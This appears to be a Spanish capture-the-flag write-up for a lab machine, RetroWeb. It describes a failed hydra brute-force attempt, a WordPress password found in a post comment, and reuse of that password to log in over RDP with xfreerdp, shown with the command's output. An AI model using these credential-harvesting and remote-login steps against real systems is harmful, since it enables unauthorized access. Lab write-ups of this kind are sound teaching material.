


Usando el usuario potencial recolectado anteriormente llamado wade, podemos ver que si existe un usuario con este nombre, por lo que perfilaremos una ataque de fuerza bruta con hydra para conseguir las credenciales.


Acceso inicial


Navegando por la web

Al intentar ingresar en el panel de wordpress, via fuerza bruta o ataque de directorio, vemos que no es posible. Recorriendo nuevamente la web, podemos encontrar un comentario dentro de una publicación de wade que parece ser una credencial.




Podemos contemplar que wade dejo una nota para el mismo, en caso de que lo olvidara, procedemos a intentar hacer uso de la credencial.





Logramos entrar dentro del wordpress, pero por una mala practica de reutilización de contraseñas también es posible entrar directamente desde el rdp, entraremos con las credenciales y tomaremos la bandera.

```
Examples:
    xfreerdp connection.rdp /p:Pwd123! /f
    xfreerdp /u:CONTOSO\JohnDoe /p:Pwd123! /v:rdp.contoso.com
    xfreerdp /u:JohnDoe /p:Pwd123! /w:1366 /h:768 /v:192.168.1.100:4489
    xfreerdp /u:JohnDoe /p:Pwd123! /vmconnect:C824F53E-95D2-46C6-9A18-23A5BB403532 /v:192.168.1.1

Clipboard Redirection: +clipboard

Drive Redirection: /drive:home,/home/user
Smartcard Redirection: /smartcard:<device>
Serial Port Redirection: /serial:<name>,<device>,[SerCx2|SerCx|Serial],[permissive]
Serial Port Redirection: /serial:COM1,/dev/ttyS0
Parallel Port Redirection: /parallel:<name>,<device>
Printer Redirection: /printer:<device>,<driver>
TCP redirection: /rdp2tcp:/usr/bin/rdp2tcp

Audio Output Redirection: /sound:sys:oss,dev:1,format:1
Audio Output Redirection: /sound:sys:alsa
Audio Input Redirection: /microphone:sys:oss,dev:1,format:1
Audio Input Redirection: /microphone:sys:alsa

Multimedia Redirection: /video
USB Device Redirection: /usb:id:054c:0268#4669:6e6b,addr:04:0c

For Gateways, the https_proxy environment variable is respected:
    export https_proxy=http://proxy.contoso.com:3128/
    xfreerdp /g:rdp.contoso.com ...

More documentation is coming, in the meantime consult source files


┌──(root㉿kali)-[/usr/share/dirbuster]
└─# xfreerdp /u:wade /p:parzival /v:10.10.252.250:3389
[00:09:50:892] [209256:209257] [WARN][com.freerdp.crypto] - Certificate verification failure 'sel
[00:09:50:892] [209256:209257] [WARN][com.freerdp.crypto] - CN = RetroWeb
[00:09:50:894] [209256:209257] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[00:09:50:894] [209256:209257] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAM
[00:09:50:894] [209256:209257] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[00:09:50:894] [209256:209257] [ERROR][com.freerdp.crypto] - The hostname used for this connectio
[00:09:50:894] [209256:209257] [ERROR][com.freerdp.crypto] - does not match the name given in the
[00:09:50:894] [209256:209257] [ERROR][com.freerdp.crypto] - Common Name (CN):
[00:09:50:894] [209256:209257] [ERROR][com.freerdp.crypto] -    RetroWeb
[00:09:50:894] [209256:209257] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong na
Certificate details for 10.10.252.250:3389 (RDP-Server):
        Common Name: RetroWeb
        Subject:     CN = RetroWeb
        Issuer:      CN = RetroWeb
        Thumbprint:  af:91:d2:eb:ab:27:78:e7:e9:d2:c6:03:e1:ce:f1:31:a4:e4:71:28:be:1e:b9:5b:4b:0
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
[00:10:44:916] [209256:209257] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
